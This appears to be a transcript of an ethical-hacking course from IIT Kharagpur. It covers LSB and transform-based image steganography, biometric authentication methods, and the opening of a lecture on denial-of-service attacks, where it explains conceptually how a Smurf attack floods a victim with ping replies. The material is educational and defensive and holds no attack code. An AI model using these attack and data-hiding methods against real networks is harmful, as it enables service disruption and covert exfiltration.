
Typically, each of this red, green and blue can be represented in 8-bits or a byte. In 8 bits the value can between 0 and 255. Now, in hexadecimal, it will be 0 to FF. Let us say black; the color black where red, green, blue all these components will be 0. So, it can be encoded as 00 00 00, red, green, blue; let us say white, white means red, green, blue all are at the maximum intensity. So, to the FF FF FF that is white; if you talk about pure

red, only the red component is FF. Green and blue at 0, ok. If you talk of yellow, red and green combined, makes yellow. Blue is 0. So, in this way you can generate any possible colors right.

Now, it depends on what kind of image format you use. For example, in the GIF, GIF format which is very popular. Here each pixel is typically represented by an 8-bit value. But, in JPEG or BMP formats, we use 24 bit value for each pixel and this image data, well, there are image formats which are uncompressed, but normally they are in compressed. GIF, JPEG these are all compressed. Compressed form they are stored. Now, when you are doing compression, there are two terminologies, lossless compression, lossy compression.

Lossless means you are compressing alright, but if required you can uncompress it and get back the original image. There is no loss of information anywhere. So, the exact pixel values can be generated somehow, but in lossy compression, JPEG is an example of lossy, lossy compression where you are trying to reduce the size of your image file and you cannot get back the original. You are reducing the quality of your image in some sense. So, only approximate pixel values are stored, ok.

(Refer Slide Time: 15:37)



So, you should understand these distinctions. Now, as I said, in a GIF image format which is Graphic Interchange Format where each color is encoded in 8 bits. In each in 8-bits you can represent 256 colors. Now, you may say that 256 colors is not sufficient.

There is a concept of a color map table. In GIF you can change from 1 color map table to another. Each color map table will support 256 colors, ok. So, the color map table, this 8-bit value which is stored, it will refer to one of the entries in the color map table. From there you can extract color from the color map table and that color can be encoded in 24-bits also, ok.

JPEG as it said, JPEG uses 24-bit color format and that uses lossy compression, because, internally it uses discrete cosine transform to mix an transformations, compression and then it generates the final JPEG file and during that you can also adjust the quality of the final image and they use the compression algorithm LZ, Lempel-Ziv compression algorithm, ok. These are not very important to remember.

(Refer Slide Time: 17:07)

Steganography: Methods

- **Least significant bit (LSB) insertion:** Modify the LSB of a pixel value based on the message to hide. Small changes in the pixel values cannot be noticed by human observers.
- **Properties:**
 - Simple to implement. ✓
 - Compatible with lossless compression. ✓
 - Better adapted to 24-bit images.
 - Often works well with gray-scale images. ↗
 - Extremely vulnerable to image manipulations.

8-bit

8 ↑ 8 ↑ 8 ↑

FREE ONLINE EDUCATION
swayam

Now, talking about steganography which you are more interested in here. One of the very simple methods using which you can hide information in an image, well, not necessarily an image, in any media file in fact, is called Least significant bit insertion or modification. The idea is as follows; you see in GIF image format I said you use 8 bits to store a color, in JPEG you use 24-bits; red, green, RGB: Red, Green, Blue, 8-bits, 8-bits, 8-bits. Then LSB it says, let us say in JPEG, it says you can modify the least significant bit of these colors, you see the color can be from 0 to 255, right, each of the components RGB.

So, if you change the LSB; that means, I am either increasing it by 1 or decreasing it by 1 then a very small difference in the color, in the actual image; you will not be able to distinguish, if you see it with your eye. So, what if I put in some secret information in these places? Suppose I have a message. I want to send. It requires 1000 bits. So, I use 1000 of these pixel bytes. I put these 1000 bits in the least significant bit positions. Someone, when he or she views the image, you will not find any difference. The image looks exactly the same, but in the LSB positions some other information is hidden. Well, you can use either 1 LSB or 2 LSBs, if you want. There will be a little bit degradation in quality of the image, but you can hide like this, right.

Now, properties that this is very simple to implement. Lossless compression, this is most suitable, because, if you do a compression, lossy compression, then the LSBs positions might get lost; you cannot use LSB. Steganography with JPEG images for example, right. JPEG is a lossy compression, 24-bit images, it is easier because you have means, 1 bit. You take up for each of the colors. It will be very small changes in the final color value. Grayscale images where you are not talking of colors, but black and white and shades of black gray, these images work and as I told you, these are vulnerable to image manipulations; when you transform an image, when you do compression, decompression, lossy compression. These LSBs will all get lost. So, this hidden method might get easily lost, if you do some kind of media manipulation.

(Refer Slide Time: 20:17)

Other Methods

- Masking and filtering:
 - Mark the image in a non-detectable manner.
 - For example, by increasing the intensity subtly at certain locations of the image.
 - Typically noisy and busy areas of an image are chosen to hide the message.

Well, there are some other methods also masking and filtering. Like, you can mark the image in a way so that it is very difficult to detect. Like, you do not modify all the pixel in the image. Rather, only certain locations in the image you modify the image. It change the intensity a little bit. Usually, the busy areas of image, there may be some part which is the same color. Like, the sky, sky is totally blue, do not modify that part, because even a small modification can be easily visible, but there is a house, there is a man, there is a flower, lot of things are there; if you make some small changes, there it will not be easily visible. So, here we talk about that.

(Refer Slide Time: 21:03)

• Algorithms and transformation:

- These are the most sophisticated hiding mechanism that use special algorithms to hide a message in an image.
- For example, the DCT algorithm may be exploited in order to hide a message in a JPEG file.
 - ❖ DCT uses floating-point calculations with rounding-off errors and so the compression is lossy.
 - ❖ Suitably modifying the floating point arithmetic may hide a message.

Now, there are methods which are more sophisticated, where you use some algorithms and transformations before you can hide. So, you do not directly hide the data in the image or in the sound file or in the video file, in the LSB directly, but you carry out some kind of a transformation. Like discrete cosine transformation is one popular method using which you can hide a message in a JPEG file, but not directly in a JPEG file; you have to use DCT.

Then there can be Discrete Wavelet Transform: DWT is a very popular method that is used in the context of steganography. You can use it to hide information in different types of media, right. So, these algorithms and transmissions are more sophisticated techniques where even in lossy compression methods, you can store some information, hide some information and there will be some degree of robustness against

transformation. Like earlier I told you LSB transformation or means LSB steganography, the data can be easily destroyed.

(Refer Slide Time: 22:31)

Page 20/20

Example: LSB Steganography

- Suppose we want to hide the letter 'C' in a GIF image. The ASCII value of 'C' is 67, i.e.,
01000011
- Suppose that the first eight pixels of the GIF image are:
00110101 01001000 00101000 00110101
00101111 00011100 01001000 01001000
- Modifying the LSBs corresponding to 'C' gives:
00110100 01001001 00101000 00110100
00101110 00011100 01001001 01001001
- Changes in the index values (in the color-map table) may lead to easily detectable patterns in the image (for example, a red spot in the blue sky).

The video player shows a man with glasses and a purple shirt speaking. The Swayam logo is visible at the bottom of the screen.

But, here even if you do compression and decompression the data may not be easily destroyable, ok. These are more robust. Let us take a very small example of LSB steganography. Let us say, we want to hide a single letter C, just one letter. We take an example, in a GIF image and C in terms of ASCII code, in decimal is 67, in binary it is this is 01000011; 43 in hex, 67 in decimal. It is alright. So, let us suppose the GIF image will be a large image. Here we have to hide 8 bits.

So, let us look at 8 bytes in the GIF image, the first 8 bytes. Let us suppose, are like this. What do we do? We modify the least significant bits to hide this. 01000011, the bits are marked in red. Here you see 01000011. This is how we are modifying the LSB to hide this letter C. So, in this way you can hide the other letters to store the entire message you want to carry in the image, fine.

(Refer Slide Time: 23:45)

Examples

- **Text message to hide**
 - Steganography is the art and science of communicating in a way which hides the existence of the communication. In contrast to cryptography, where the "enemy" is allowed to detect, intercept and modify messages without being able to violate certain security premises guaranteed by a cryptosystem, the goal of steganography is to hide messages inside other "harmless" messages in a way that does not allow any "enemy" to even detect that there is a second secret message present.

Cover Image Stego Image

Page 31/31

FREE ONLINE EDUCATION
swayam

Let us take some examples here. Now, will you see, this is one image. You can see, this is a picture which is the covered image and inside that cover image this entire text is hidden and a modified image is also generated. You see; of course, you can generate the whole image also but here only a part of this is generated now. There is no problem.

You say, apparently you do not see much difference, while maybe the quality has been degraded a little bit, but unless you also have the original image with you side by side, you cannot really know that whether there was in a degradation or not. But if someone gives you this picture, because well this is a fine picture, ok. I can recognize this person, but this image is, this is the stego-image. This is hiding some information inside it. You will not be able to detect that easily.


(Refer Slide Time: 24:55)



This is another example which was publicized. It is available in the public domain. Here this is a famous piece of art. This was considered as the cover image. Inside this picture, some other picture was hidden. This was the map of a strategic Soviet bomber base. This was a satellite picture which was hidden in it. Any such picture means not ultimately a stream of 0s and 1s that was hidden inside this larger image.

And, after hiding you see this stego-image look like this. Well you do not see much difference. You can still identify that picture. Maybe you will feel that well this picture was not of a that good quality, may be little degraded, but fine, the same image. You can identify the image, but, you will not understand that such a critical information is hidden inside this image, ok. These are some examples.

(Refer Slide Time: 26:05)



Now, another example I am showing. Let us say this is a picture of a baboon, the face and this is the picture of a person you are hiding inside this and this is the final image. Just by looking at this picture you will not be able to understand anything that such a big image is being hidden here inside. So, this is what steganography is. It is rather easy to hide an image. But, suppose you are a person who is on the lookout of whether such secret message is being transmitted by some parties which are suspect, whom you feel they may be exchanging some information which are detrimental to your security.

Then you should be able to identify or try to identify whether such things are going on. This is a field of research called steg-analysis, steg-analysis, steganographic analysis, but it is very difficult. If the person who is hiding an information, is very intelligent. It will be quite difficult for anyone to understand whether some hidden information is being carried with a media file.

So, with this we come to the end of this lecture. In the next lecture we shall be looking at some other means of security which is also used quite popularly nowadays.

Thank you.


Ethical Hacking
Prof. Indranil Sengupta
Department of Computer Science and Engineering
Indian Institute of Technologies, Kharagpur

Lecture – 37
Biometric Authentication

In our earlier lectures, we have seen the various security primitives out of which authentication was one of the most important requirements.

Now, once the message is being transferred or transmitted over the network, you need to authenticate the two parties. But there are applications where some person has to be authenticated. The person has to be present in that place and you have to verify whether that person is indeed the individual who he or she is claiming to be; this is what is referred to as Biometric Authentication and this is the topic of this lecture.

(Refer Slide Time: 01:09)



Now, in this lecture without going into the detail of the techniques and technologies, we shall provide you with an overview of what is biometrics? What are the various biometric traits that are used in practice and some of the applications? Now, in biometrics one thing you just understand that as it is said that the person whom you are authenticating has to be present physically in the place where this authentication is carried out.

So, what are you authenticating? You should authenticate some direct physical or psychological properties of that person, how he looks, his or her fingerprint, how he walks and so on; these are a few things which are typically used.

(Refer Slide Time: 02:01)

The slide has a yellow header bar with the title 'What is Biometrics?' in red. Below the title is a bulleted list of definitions and types of biometrics. At the bottom of the slide, there is a blue footer bar featuring the 'swayam' logo and other educational icons. A video feed of a man speaking is visible in the bottom right corner of the slide area.

- Automated method for recognizing individuals based on measurable *biological* and *behavioral* characteristics.
- Types of biometrics:
 - Fingerprint, Face, Hand geometry, Iris scan, Retina scan
 - Signature, Keystroke dynamics, Gait, DNA
 - Several others

Let us see the basic definition of biometrics. Biometric is defined as some automated method for recognizing individuals; this is the basic idea. But how we can do it? Based on some measurable biological or behavioral characteristics; or a combination of both; there can be several biological or behavioral characteristics that you may need to look at.

Some of the typical features which people have explored include fingerprint which is very commonly used, you know. Face recognition; face, hand geometry like hand. Every hand is unique like, how much gap is there between two fingers, what is the geometry, what are the lengths? There are many features there and also some marks or lines in the hands; these are called hand geometry; this is also a very unique way of identifying a person.

Iris scan, the center of your eye is called iris. You can scan an iris, there are some systems where this iris is used as biometric or you can scan your entire retina. The entire eye, the retina that is more accurate than iris. And some of your behavioral features like your signature, how you sign; create a signature and when you are typing on the keyboard; what are your features, just two persons will have some difference in the way they type, ok, keystroke dynamics.

Gait means how you walk; two persons their walking style will be distinctly different. And of course, DNA is one of the biological properties; DNA of a person is supposed to unique, but of course, DNA checking cannot be done instantaneously; it takes much longer time and there are several others. So, you may use any one of them and if you want more robust and more accurate system; you can use multiple of them together.

(Refer Slide Time: 04:23)

Fingerprint Recognition

- Minutiae
- Pattern matching
- Problems:
 - Not robust
 - Sometimes unusable

The slide shows a fingerprint with several specific features labeled: 'crossover', 'core', 'bifurcation', 'ridge ending', 'island', 'delta', and 'pore'. These labels point to the corresponding structures on the fingerprint image.

SWAYAM

Let us look at some of these one by one; fingerprint recognition; you have seen fingerprint readers in many places; I am sure. Fingerprint recognition is it, it essentially, it looks at the tiny lines and curves and edges and ridges that are present in the fingers; tips of the fingers. And there are some terms which are used crossover, cores, bifurcation, ridge ending, island, delta, pore; you identify where exactly in your fingerprint image these are located; these are called minutiae.

So, these places where there is a sudden change, these are called minutiae points; you identify the minutiae points and you can detect these features in your fingerprint. So instead of storing in the entire fingerprint image, you can identify these and you can compress it into a very small quantity and by comparison you can actually identify a person. So, there will be some kind of a pattern matching, but the problem is, this method is not very robust; like in terms of fingerprinting, you have to have a very clear fingerprint to have good detection probability, ok.

Sometimes, you may see, you may have to put your fingers several times before you are getting authenticated. And if there is some dirt on your finger or some ink or there is some dirt on the surface where you are putting your finger on, there can be some error in scanning; so sometimes it may not be usable. So, this fingerprint recognition is certainly one of the very popularly used methods, but this is not really a failsafe method. Well, you can use fingerprinting at some doors for to gain entry into a premise, but you cannot use fingerprint for your bank transaction because it is not considered to be 100 percent safe.

(Refer Slide Time: 06:35)

The slide has a dark blue header and a yellow main area. The title 'Hand Geometry' is in red at the top left. Below it is a bulleted list:

- Captured using a CCD camera, or LED
- More accurate than fingerprints
- Require larger scanner

To the right of the list is a diagram of a hand with several horizontal lines drawn across it, representing measurements. A vertical line is also shown on the side of the hand. The bottom of the slide features a blue footer with the 'swayam' logo and other navigation icons.

Well, I said hand geometry carries lot of information like what are the lengths of your fingers, what are the gaps between the fingers, shapes of the fingers and if you look at the side view, side view what is, what is the geometry? So, there are lots of features in your hand which are unique and also some marks on your hand that also can be seen in general. These are more accurate than fingerprints, but the problem is that to put your hand, you need a larger scanner.

A fingerprint scanner will be very small, let us say about a inch in size, but hand scanner needs to be very large.

(Refer Slide Time: 07:15)

Iris Recognition

- Uses infrared light
- Converts images to vectors
- Not very accurate yet

When iris as I said; iris cognition is something which is used in several places. The central part of your eye, this is called the iris and there are some cameras which is specifically designed to capture your iris recognition. So, these cameras use infrared light; one of these is an infrared source and the other is a camera and after capturing the image, the image is typically converted into vectors.

And well, this also is moderately accurate; it is also not very foolproof. There can be some errors in validation or authentication even using iris.

(Refer Slide Time: 08:03)

Facial Recognition


- Location and position of facial features.
- Dependent on background and lighting conditions.

Facial recognition is considered to be better provided you get a good image of your face. You can see, you can see the eye; you can see the nose; you can see the ears; you can see the chin; there are so many features in a face, ok. If you take the image of a complete picture, then the location and the position of facial features can uniquely identify a person. But of course, as you can understand, the image must be made available in some restricted environment like proper background, proper lighting and so on.

Like while you are providing a photograph in many places like a passport application for example, or visa application; you are often asked to provide your picture in a specific format; in a light background, clear, face should be visible and so on, ok. But another thing is that the expression of the face; when you are actually taking the picture for detection, for identification that also makes an important. I have a cartoon here; so you see the same person can make so many different faces; so this is also a challenge.

So, there can be variations; so your detection mechanism should be robust against at least some of the variation; these are extreme variations of course, this is just a cartoon.

(Refer Slide Time: 09:33)



Voice is another very important biometric trait which have been explored; suppose I speak on a microphone. I will get identified. Because the way I speak, there are some very specific features with respect to the pitch intensity and quality of my voice, also in duration, ok; so voice verification also is very important.

There are many applications where you can activate some devices using your voice and only you can activate; if we, if someone else talks and instructs that will not be recognized. So, that device have, will have the intelligence to identify the features of your voice and identify yourself from your voice. But again it is not a general vocabulary or speaking, but certain specific commands, stop, go, up, down something like that you are speaking and the system is identifying it uniquely.

(Refer Slide Time: 10:39)

Retina Recognition

- One of the most secure means of biometrics.
- Unique to each person.
- Unique to each eye.
- Problem:
 - Requires effort on the part of the subject.
 - Often stressful to the subject.

The slide has a yellow background with a dark blue header and footer. The footer contains logos for 'Swayam' and 'IGNOU'.

Retina as I said, retina involves much larger region of your eye and that is much more, much more accurate as compared to iris. And retina is supposed to be unique to each person and even unique to each eye; the two eyes, the retinas will be different.

This method is pretty accurate, but the problem is that when you want to take the image of a retina; you have to open your eyes; open and you have to stare at a camera for a longer time which may be a little annoying and stressful to the person who you are scanning for recognition. So, taking the retina image is a little troublesome; this is the only downside of this method.

(Refer Slide Time: 11:31)

Commercial Applications of Biometrics

- Server login
- Electronic payment
- Access control to regions
- Record protection

So, talking about the typical application; there are many commercial applications you can think of. Well you log in to a server; there can be some biometric also like you think of a mobile phone that is like your personal server.

There are newer mobile phones, modern mobile phone where you can unlock the screen by using your fingerprint for example, or user, using your face. There are such schemes available. Then electronic payment, there are many electronic payment gateway where some kind of biometric authentication is required. Access control to region, you want to enter a room, enter a laboratory, enter a building; you may have to show your face, give your fingerprint, something like that.

Record protection; suppose you have some records if some information, confidential information stored somewhere; when you want to update it, you have to verify that it is actually you; you can again put some kind of biometric authentication in place before you can carry out that identification, ok; here is some of the examples.

(Refer Slide Time: 12:47)

Government Applications of Biometrics

- Passport control
- Border control
- Access control to facilities
- Adhaar UID

PASSPORT
United States of America

swayam

Talking about government application, there are many such applications you already know of. Passport control, visa applications, there you use border control that is visa, access control to facilities; government building some very secure places and Adhaar UID which we are all familiar with now that is also an initiative by the government that again uses a set of biometrics to uniquely identify a person, ok; these are some of the attempts.

(Refer Slide Time: 13:19)

Forensic Applications of Biometrics

- Missing persons
- Corpse identification
- Criminal investigations

magnifying glass over a fingerprint

swayam

Of course, a very big application is in forensics. Well, when some crime has happened; usually the forensic experts go to the site and try to look for fingerprints; so that is one way. And also you can identify some missing persons using some kind of biometric; maybe the person has lost his or her senses, not able to remember; there is a loss of memory.

So, you can check some kind of biometric trace to identify that person; some cops you are not able to identify a dead body, you can use biometrics and of course, criminal investigation I have already told, there are many applications in fact.

(Refer Slide Time: 14:07)

The slide has a yellow header bar with the title "Practical Systems". Below the title is a bulleted list of biometric combinations:

- No single biometric feature may not be accurate enough.
- Multimodal biometrics is a feasible option.
 - Voice + Face
 - Fingerprint + Hand Geometry + Face
 - Face + Voice


At the bottom of the slide, there is a video feed of a man speaking. The video is framed by a blue border with several small icons and logos, including the Indian Space Research Organisation (ISRO) logo, the Swayam logo, and other educational institution logos.

Now, talking about practical systems as I said no single system is 100 percent foolproof. So, you normally should have a combination of two or three important biometric traits to uniquely identify a person right; this is called multimodal biometrics.

Let us say you can have a combination of voice and face; you can have a combination of fingerprint, hand geometry and face; face, ok; face and voice sentence is repeated anyway, so you can have any combination of these. So, as I told you, practical system should have some kind of better detection probability; identification probability and single biometric take may not give you that, you should use multiple or more than one.

But again this can be one level of security; if you are talking about some very sensitive applications you may need to add some added level of security on top of this.

(Refer Slide Time: 15:15)



Now, broadly speaking there are two ways in which you can use biometric for identification. One is; one is to one which is authentication like I am saying that I am Mister XYZ, the system should identify that I am XYZ. So, the idea is that I am sitting here; this is where I am sand, standing and this is my claim; I am saying that I am Mister XYZ. So, what was done earlier? Earlier all the users in the system were enrolled, data acquisition was carried out.

Suppose it was fingerprint, so all the fingerprints were acquired, some features, the minutiae points and the features are extracted from the images and some basic template for each user was generated and these templates were stored in a database. So, when I say, I am mister XYZ; then the template corresponding to mister XYZ would be extracted that would be a single template and I am standing here. So, I will again present my fingerprint, my data will be acquired, feature will extracted, template will be generated and there will be a template matching carried out here.

So, template matching will be one to one; my template will be matched against that single template taken out from the database whether they are matching or not. If they match, then the system will say that well actually I am XYZ; it otherwise will say that there is no match, you are not XYZ, ok; this is for authentication. But suppose you think of a scenario that the biometric information of all the criminals in a state are stored in a database. Now, you catch hold of a suspect; something has happened; you catch hold of

somebody; you try to find out whether that person is one of those criminals whose database is there.

So, now you have to compare one person against maybe 1000 persons or more than that stored in the database. This will be a more time consuming process. So, this is the second approach. This is the verification approach. You say one is to N. So, a person is available whom we want to verify against all store templates in the database. So, it is not that you are comparing one with one, but one with many and you just believe there will never be an exact match because biometric traits are such that there will only be a partial match.

So, how much match you will consider as a match and below how much will be considered as a mismatch that is of course, up to experimentation. So, these are the broadly two approaches in which you can use this kind of biometrics. So, with this we come to the end of this lecture; now in this lecture essentially we talked very briefly about the concept of biometrics; how it is being used for access control.

Now, the reason I chose to discuss this is that in any security system nowadays whenever you want to secure your organizational network, you will find that there are many places where entry is granted using some kind of biometrics. You have to be very much aware of the kind of levels of accuracy and the different ways of hacking these systems so that you can have a better idea about how to secure your system in terms of ethical hacking and security testing of your system.


Thank you.

Ethical Hacking
Prof. Indranil Sengupta
Department of Computer Science and Engineering
Indian Institute of Technology, Kharagpur

Lecture - 38
Network Based Attacks (Part - I)

In this lecture, we shall be talking about some of the actual attacks that can be mounted on a network infrastructure; Network Based Attacks, the first part of it. Now, when we talk about penetration testing in a network; obviously, network attack is the most important thing that comes to your mind. Well, you will see the tools, the demonstrations. You must have already seen some of them, but here let me tell you some of the basic ideas and technologies that are exploited, that are used to mount this kind of attacks so that you will have an idea, how these attacks are carried out and how we can possibly stop these attacks, ok.

(Refer Slide Time: 01:06)



Now, in this lecture specifically I shall be talking about Denial of service attacks and specifically three types of such attacks; one is called Smurf DoS attack, other is called a Ping of death, it is not exactly a denial of service. But trying to bring down a system and other is SYN flooding attack which we mentioned very briefly earlier when we are discussing about the TCP connection establishment protocol.

(Refer Slide Time: 01:39)

The slide has a yellow header with the title 'Denial-of-Service (DoS) Attack'. Below the title is a bulleted list:

- An explicit attempt by attackers to prevent legitimate users of a service from using that service.
- Such attacks have increased in frequency, severity and sophistication with time.

On the right side of the slide, there is a video frame showing a man speaking. The Swayam logo is visible at the bottom left of the slide.

Denial of service attack, we briefly mentioned earlier. Now, what it is exactly? It is an explicit attempt by an attacker or a group of attackers. It can be a single person; it can be a group of persons. They are trying to attack some network infrastructure, some service. And what is the objective, to prevent legitimate users from accessing that service. So, if you look at this picture, you see here I have some kind of a server, let us say.

The server is providing some service; it can be web server, it can be mail server, it can be whatever. It can be an application server and here, we have a user who is sending some request for some service. Now, if there is a denial of service attack, DoS attack that is mounted here; what will happen is that legitimate user will not be having access to this service. Now, this kind of attack can be made more dangerous and effective by having some kind of distributed denial of service which means not only one, but several computers can mount such an attack and can bring the server down.

And these kind of attacks have been reported over time. They are pretty frequent in that sense and they have increased in frequency, severity and sophistication where the persons who are attacking now they have a set of tools at the disposal which are extremely sophisticated. So, as a method of defence, if you are the owner of that kind of service, you have to protect yourself adequately so that this kind of attacks cannot be easily mounted.

(Refer Slide Time: 03:57)

(a) Smurf DoS Attack

- Send “ping request” to broadcast address (ICMP Echo Request).
- A large number of response packets:
 - Every host on target network generates a “ping reply” (ICMP Echo Reply) to victim.
 - Ping reply stream can overload victim.
- Prevention?
 - Configure edge router to reject external packets to broadcast address.

Diagram: A hand-drawn diagram on the slide shows the word "ICMP" enclosed in a blue oval. To its right, the word "ping" is followed by "<IP addr>" in parentheses, also enclosed in a blue oval.

Now, let us look at the first kind of attack called Smurf Denial of Service attack. Now, let me tell you how this attack happens? Now, you see this ICMP is one protocol I talk talked about Internet Control Message Protocol. The ICMP is a protocol that is part of the TCP/IP protocol suit. What it does? It normally sends some kind of error messages between machines. If there is something wrong, it can send an error message to all the persons connected in a network so that others can also know.

While using ICMP you can also try and find out whether some host or some machine is currently available or up or not, you can send something called an ICMP Echo Request; the other person if it is available, it will send back an ICMP Echo Reply. This is one of the features of ICMP. Now, this kind of an attack exploits that this ICMP echo and reply packet response feature that is available in TCP/IP.

You see there is a command called ping which is available on machines. Ping actually generates this ICMP echo request packets. You normally give a command ping with an IP address. So, what will happen? Such an echo request packet will go to that IP address and a response will come back and what we will get? Whether the response is coming back and how much time it is taking for it to come back. Normally, these packets are sent repeatedly one after the other and it will getting continuously, some statistics that whether the network is up and how much time it is requiring to reach and the response come back, ok, fine.

(Refer Slide Time: 06:16)

(a) Smurf DoS Attack

